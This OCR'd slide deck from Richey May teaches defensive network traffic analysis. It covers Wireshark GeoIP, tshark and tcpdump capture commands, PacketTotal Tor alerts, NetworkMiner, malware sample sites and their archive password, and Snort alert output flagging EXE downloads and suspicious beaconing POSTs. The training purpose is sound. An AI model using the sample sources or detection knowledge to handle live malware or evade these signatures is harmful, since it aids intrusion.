


RICHEY MAY
TECHNOLOGY SOLUTIONS

GeoIP Setup

- Restart Wireshark
- Expand the packet details pane
- Look for “Source GeoIP”
  - Occasionally, users can’t get GeoIP to work
- Expand “Source GeoIP”

RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS


Set GeoIP Source IP at Column

- Column Filter: ip.geoip.src_summary

GeoIP
UA, ASN 21100, ITL Company
UA, ASN 21100, ITL Company
UA, ASN 21100, ITL Company

RICHEY MAY
TECHNOLOGY SOLUTIONS


Search for IPs Outside the US



RICHEY MAY
TECHNOLOGY SOLUTIONS

Other Tools

RICHEY MAY
TECHNOLOGY SOLUTIONS



tShark

- Lightweight command line tool installed with Wireshark
- Steps:
  - 1. Open CMD
  - 2. > cd “C:\Program Files\wireshark”
  - 3. > tshark –i “wi-fi” –a duration:10 –w tshark-file.pcap

RICHEY MAY
TECHNOLOGY SOLUTIONS

TCPdump

- Command-line packet analyzer
- Less overhead and buggy than Wireshark for packet capture
- Install:
  - sudo apt-get install tcpdump OR sudo yum install tcpdump
- Example Commands:

```
sudo tcpdump -i eth0 -nn -s0 -v port 80
sudo tcpdump -i eth0 udp -w output.pcap
```


RICHEY MAY
TECHNOLOGY SOLUTIONS

CloudShark

- Online easy way to analyze network capture files

RICHEY MAY
TECHNOLOGY SOLUTIONS

PacketTotal (uploads are public)



RICHEY MAY
TECHNOLOGY SOLUTIONS

Malicious Activity | Suspicious Activity | Intelligence | Connections | DNS | HTTP | SSL Certificates | PKI (X.509) | Transferred Files


Similar Packet Captures

Search in results

Timestamp	Alert Description	Alert Signature	Severity	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol
2018-06-28 22:25:38	Misc Attack	ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 598	2	86.59.21.38	443	192.168.1.100	51464	TCP
2018-06-28 22:25:39	Misc Attack	ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 285	2	193.11.114.43	9001	192.168.1.100	51465	TCP
2018-06-28 22:25:39	Misc activity	ET POLICY TLS possible TOR SSL traffic	3	193.11.114.43	9001	192.168.1.100	51465	TCP
2018-06-28 22:25:42	Misc activity	ET POLICY TLS possible TOR SSL traffic	3	46.101.100.94	9001	192.168.1.100	51468	TCP
2018-06-28 22:25:42	Misc Attack	ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 425	2	5.189.138.9	443	192.168.1.100	51466	TCP

RICHEY MAY
TECHNOLOGY SOLUTIONS

NetworkMiner



	NetworkMiner (free edition)	NetworkMiner Professional
Live sniffing	✔	✔
Parse PCAP files	✔	✔
Parse PcapNG files		✔
IPv6 support	✔	✔
Extract files from FTP, TFTP, HTTP, SMB, SMB2, SMTP, POP3 and IMAP traffic	✔	✔
Extract X.509 certificates from SSL encrypted traffic like HTTPS, SMTPS, IMAPS, POP3S, FTPS etc.	✔	✔
Decapsulation of GRE, 802.1Q, PPPoE, VXLAN, OpenFlow, SOCKS, MPLS and EoMPLS	✔	✔
Receive Pcap-over-IP	✔	✔
OS Fingerprinting (*)	✔	✔
Audio extraction and playback of VoIP calls		✔
OSINT lookups of file hashes, IP addresses, domain names and URLs		✔
Port Independent Protocol Identification (PIPI)		✔
Export to CSV / Excel / XML / CASE / JSON-LD		✔
Configurable file output directory		✔
Configurable time zone (UTC, local or custom)		✔
Geo IP localization (**)		✔
DNS Whitelisting (***)		✔
Advanced OS fingerprinting		✔
Web browser tracing (4:10 into this video)		✔
Online ad and tracker detection		✔
Host coloring support		✔
Command line scripting support		✔ (through NetworkMinerCLI)
PCAP parsing speed (****)	2.31 MB/s	1.49 MB/s (GUI version) 1.73 MB/s (command line version)
Price	Free	$ 900 USD

RICHEY MAY
TECHNOLOGY SOLUTIONS

malware-traffic-analysis.net

- >1300 malware samples
- Authored by Palo Alto threat hunter
- Some pcap files are used in this course
- Password to extract files: *infected*

RICHEY MAY
TECHNOLOGY SOLUTIONS


Helpful Links

- https://github.com/Security-Onion-Solutions/security-onion/wiki/Pcaps
- https://wiki.wireshark.org/Tools
- https://wiki.wireshark.org/SampleCaptures

RICHEY MAY
TECHNOLOGY SOLUTIONS

Malware Research

- VirusTotal
- Hybrid-Analysis
- Malwr
- Reverse.it
- *Cuckoosandbox (on-prem)*



RICHEY MAY
TECHNOLOGY SOLUTIONS

Snort – Read PCAP

```
/opt/pcap# snort -c /opt/snort-2.9.8.2/etc/snort.conf -r 2017-03-25-traffic-analysis-exercise.pcap -A console
03/21-15:49:25.123933  [**] [1:2014520:2] ET INFO EXE - Served Attached HTTP [**] [Classification: Misc activity] [Priority: 3] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:49:25.123933  [**] [1:2018959:4] ET POLICY PE EXE or DLL Windows file download HTTP [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:49:25.474616  [**] [1:2014520:2] ET INFO EXE - Served Attached HTTP [**] [Classification: Misc activity] [Priority: 3] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:49:25.612796  [**] [1:2014520:2] ET INFO EXE - Served Attached HTTP [**] [Classification: Misc activity] [Priority: 3] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:49:26.025997  [**] [1:23605:11] FILE-IDENTIFY Armadillo v1.xx - v2.xx file magic detected [**] [Classification: Misc activity] [Priority: 3] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:50:18.881111  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49232 -> 52.50.59.31:80
03/21-15:52:20.337060  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49491 -> 52.50.59.31:80
03/21-15:52:37.309843  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49528 -> 77.225.141.195:80
03/21-15:54:21.091563  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49757 -> 52.50.59.31:80
03/21-15:54:37.747906  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49791 -> 77.225.141.195:80
03/21-15:56:21.846348  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50024 -> 52.50.59.31:80
03/21-15:56:22.579086  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50027 -> 14.152.86.33:80
03/21-15:56:38.202144  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50062 -> 77.225.141.195:80
03/21-15:58:22.758432  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50290 -> 52.50.59.31:80
03/21-15:58:23.024108  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50291 -> 14.152.86.33:80
03/21-15:58:38.664466  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50328 -> 77.225.141.195:80
03/21-15:59:20.726515  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50415 -> 60.169.77.199:80
03/21-16:00:23.510790  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50550 -> 52.50.59.31:80
